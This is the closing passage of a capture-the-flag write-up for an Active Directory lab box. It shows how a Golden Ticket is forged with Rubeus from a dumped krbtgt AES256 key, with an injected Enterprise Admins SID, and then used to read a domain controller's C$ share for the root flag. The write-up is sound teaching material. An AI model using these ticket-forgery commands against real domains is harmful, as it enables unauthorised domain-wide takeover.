
To actually craft the Golden Ticket, I’ll use Rubeus’s golden module along with the following flags:
/aes256 <aes256_hmac>- The krbtgt AES256 key from the Mimikatz dump/ldap- Specify to use LDAP/user:Administrator- The specified user/sids:S-1–5–21–4084500788–938703357–3654145966–519- The injected SID that we will effectively add ourselves to in the other domain, here it is the Enterprise Admins group for full access/ptt- Passes the ticket into our current session
1
2
3
4
5
PS> .\rubeus.exe golden /aes256:[REDACTED] /ldap /user:Administrator /sids:S-1-5-21-4084500788-938703357-3654145966-519 /ptt

PS> klist

PS> dir \\DC01.ghost.htb\C$\Users\Administrator\Desktop

Once that ticket is imported into our session, we can use it to access DC01’s filesystem over the C$ SMB share, where we can claim our root flag to complete this box.
That’s all y’all, this box was easily one of my favorite Active Directory challenges I’ve done. The amount of broad knowledge you need in order to complete this makes it very hard and is where it earns its insane difficulty title. I loved that it simulated a multi-domain compromise and also used some more modern technology to do so in the process. I hope this was helpful to anyone following along or stuck and happy hacking!